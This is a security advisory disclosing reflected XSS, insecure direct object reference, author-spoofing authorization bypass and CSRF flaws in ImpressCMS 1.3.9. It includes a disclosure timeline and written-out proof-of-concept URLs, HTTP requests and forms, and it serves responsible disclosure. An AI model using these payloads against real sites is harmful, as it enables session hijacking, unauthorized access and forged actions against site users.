Advisory number: MR-16-01

Security Research Advisory

Multiple Vulnerabilities

ImpressCMS <= 1.3.9

Mattia Reggiani - info@mattiareggiani.com

7-17-2016

Table of Contents

1 Summary

ImpressCMS is an open source content management system for building and maintaining dynamic web sites. In 2009, ImpressCMS placed first as the Most Promising Open Source CMS in the Packt Publishing awards.

ImpressCMS is prone to multiple vulnerabilities such as reflected cross-site scripting (XSS) vulnerabilities, which could be used by malicious users to inject arbitrary JavaScript code in victim's browser, and authorization flaws which could lead to bypassing authorization schema attacks.

For testing the ImpressCMS web application, I used the last release available at the time of writing: **1.3.9**, which was released at Mar 03, 2014.

Tests were conducted on an Ubuntu Server 14.04 using the web server Apache 2.2.31.

1.1 Disclosure timeline

Details	Date
Discovery	20/03/16
Vendor disclosure	27/03/16
Vendor acknowledgment	28/03/16
Patch release (partial)	15/07/16
Public disclosure	19/07/16

2 Vulnerabilities detail

2.1 Multiple Cross Site Scripting (XSS) – System module

CVSS v3.0 Base	MEDIUM **(5.7)**
Vector String	**CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:L**

2.1.1 Description

Multiple reflected XSS vulnerabilities have been found in System module. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following list provides some Proof of Concept (PoC) which could be used to exploit the vulnerabilities:

XSS PoC 1:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?target=content_tarea%22%3E%3Cscript%3Ealert%281%29%3C/script%3E&type=iman
```

XSS PoC 2:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?target=content_tarea&type=iman%22%3E%3Cscript%3Ealert%281%29%3C/script%3E
```

XSS PoC 3:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?op=listimg&imgcat_id=1&target=content_tarea%22%3E%3Cscript%3Ealert%281%29%3C/script%3E%22&type=iman
```

XSS PoC 4:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?op=listimg&imgcat_id=1&target=content_tarea&type=iman%22%3E%3Cscript%3Ealert%282%29%3C/script%3E%22
```

XSS PoC 5:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?op=list&ta
rget=content_tarea%22%3E%3Cscript%3Ealert%283%29%3C/script%3E%22&type=iman
```

XSS PoC 6:

```
http://[HOST]/impresscms/modules/system/admin/images/browser.php?op=list&ta
rget=content_tarea&type=iman%22%3E%3Cscript%3Ealert%281%29%3C/script%3E%22
```

2.2 Cross Site Scripting (XSS) – System module (Referer)

CVSS v3.0 Base	MEDIUM **(5.3)**
Vector String	**CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:U/C:H/I:L/A:L**

2.2.1 Description

A reflected XSS vulnerability has been found in HTTP Referer header. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following Proof of Concept (PoC) could be used to exploit the vulnerability:

XSS PoC:

HTTP Request

```
GET /impresscms/modules/system/admin.php?fct=blocksadmin&op=clone&bid=1 HTTP/1.1

Host: [HOST]

User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:44.0) Gecko/20100101 Firefox/44.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: '><script>alert(1)</script>

Cookie: ICMSSESSION=5b7f9mj4reag45tj4g6ej7uga0

Connection: close
```

HTTP Response

```
HTTP/1.1 200 OK

Content-Type: text/html; charset=utf-8

...

<input type='hidden' name='icms_page_before_form'
id='icms_page_before_form' value=''><script>alert(1)</script>' />

...
```

2.3 Cross Site Scripting (XSS) – Libraries parameter

CVSS v3.0 Base	MEDIUM (**5.7**)
Vector String	**CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:L**

2.3.1 Description

A reflected XSS vulnerability has been found in banner module. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following Proof of Concept (PoC) could be used to exploit the vulnerabilities:

XSS PoC:

```
http://[HOST]/impresscms/libraries/image-editor/image-
edit.php?image_id=1&uniq=%22%20onmouseover=%22alert%281%29%22%3E
```

2.4 Cross Site Scripting (XSS) – Profile module

CVSS v3.0 Base	MEDIUM **(5.7)**
Vector String	**CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:L**

2.4.1 Description

A reflected XSS vulnerability has been found in banner module. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following Proof of Concept (PoC) could be used to exploit the vulnerabilities:

XSS PoC:

```
http://[HOST]/impresscms/modules/profile/admin/field.php?%22%3E%3Cscript%3E
alert%281%29%3C/script%3E%22
```

2.5 Cross Site Scripting (XSS) – Content module

CVSS v3.0 Base	MEDIUM (**5.7**)
Vector String	**CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:H/I:L/A:L**

2.5.1 Description

A reflected XSS vulnerability has been found in banner module. This can lead to arbitrary execution of code client-side (eg. Javascript).

The following Proof of Concept (PoC) could be used to exploit the vulnerabilities:

XSS PoC:

```
http://[HOST]/impresscms/modules/content/admin/content.php?%22%3E%3Cscript%3Ealert%281%29%3C/script%3E%22
```

2.6 Insecure Direct Object References

CVSS v3.0 Base	MEDIUM (5.9)
Vector String	CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N


2.6.1 Description

The web application provides direct access to preview of image uploaded. As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, by typing the URI.

PoC:

Step 1:

I uploaded a simple image in a category only accessible by webmaster:




Add I

Name: *	Secret Image
Category: *	Secret Cat
Image file:	Sfoglia... ubuntu-logo32.png
Order:	0
Display this image?	● Yes ○ No
	Submit Cancel

Step 2:

As an anonymous user (un-autenticathed), I tried to visit the web link to this image then I managed to visualize

```
http://[HOST]/impresscms/modules/system/admin/images/preview.php?file=[NAME_FILE]
```


File Modifica Visualizza Cronologia Segnalibri Strumenti
preview.php (immagine P...
104.236.61.168/impresscms/moc
Cerca

2.7 Bypassing authorization schema

CVSS v3.0 Base	MEDIUM (5.4)
Vector String	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N

2.7.1 Description

An authorization issue has been discovered in the submit function of content module. It has been possible to insert content with the author modified.


PoC:

The following Proof of Concept (PoC) could be used to exploit the vulnerability. In this case, I use the account of “Alice” (uid=1) to post a content by “Bob” (uid=2):

HTTP Request

```
POST /impresscms/modules/content/content.php?op=mod HTTP/1.1
...
Content-Type:   multipart/form-data;   boundary=---------------------------
149351702424168
Content-Length: 3527
-----------------------------149351702424168
Content-Disposition: form-data; name="content_pid"
0
-----------------------------149351702424168
Content-Disposition: form-data; name="content_uid"
2
-----------------------------149351702424168
Content-Disposition: form-data; name="content_title"
Test
-----------------------------149351702424168
Content-Disposition: form-data; name="content_body"
Post by Alice
...
```

HTTP Response



Test

Published by bob on 2016/3/27 17:59:05. (0 reads)

Post by Alice

No comment

2.8 Cross Site Request Forgery (CSRF)

CVSS v3.0 Base	**LOW (3.9)**
Vector String	**CVSS:3.0/AV:N/AC:H/PR:H/UI:R/S:U/C:L/I:L/A:L**

2.8.1 Description

The change password function do not use a security token to validate the unique HTTP Request. An attacker can force an end-user authenticated to execute unwanted moderation actions on web application.

Code vulnerable:

```
<form     id="form"     action="/impresscms/modules/profile/changepass.php"
method="post" onsubmit="return xoopsFormValidate_form();">

  <table style="width: 100%" class="outer" cellspacing="1">

    <tr><th colspan="2">Change password</th></tr>

        <input           type='hidden'           name='XOOPS_TOKEN_REQUEST'
id='XOOPS_TOKEN_REQUEST' value='d20e14cfecefc48d1725154351c00816' />

        <tr id="oldpass_row">

        <td class="head">

        <label      for='oldpass'>Current      password           <span
style='color:#f00'>*</span>                </label>

        </td>

        <td  class="even"><input  class=''  type='password'  name='oldpass'
id='oldpass' size='10' maxlength='50' value=''  autocomplete='off' /></td>

        </tr>

         <tr id="_row">

        <td class="head">

        <label for=''>New password<br />Verify password             </label>

        </td>

        <td   class="odd"><input   class='password_adv'   type='password'
name='password'   id='password'   size='10'   maxlength='255'   value=''
autocomplete='off' />

&nbsp;<input  class=''  type='password'  name='vpass'  id='vpass'  size='10'
maxlength='255' value=''  autocomplete='off'  />

</td>

      </tr>

                      <tr id="submit_row">

        <td class="head">

        <label for='submit'>                 </label>

        </td>
        <td class="even"><input type='submit' class='formButton' name='submit' id='submit' value='Submit' /></td>

      </tr>

  </table>

</form>
```

PoC

The following Proof of Concept (PoC) could be used to exploit the vulnerabilities:

```
<form id="form" action="/impresscms/modules/profile/changepass.php" method="post">

  <input type='password' name='oldpass' id='oldpass' size='10' maxlength='50' value='OLD_PASSWORD' />

  <input class='password_adv' type='password' name='password' id='password' size='10' maxlength='255' value='NEW_PASSWORD'  />

  <input class='' type='password' name='vpass' id='vpass' size='10' maxlength='255' value='NEW_PASSWORD' />

</form>
```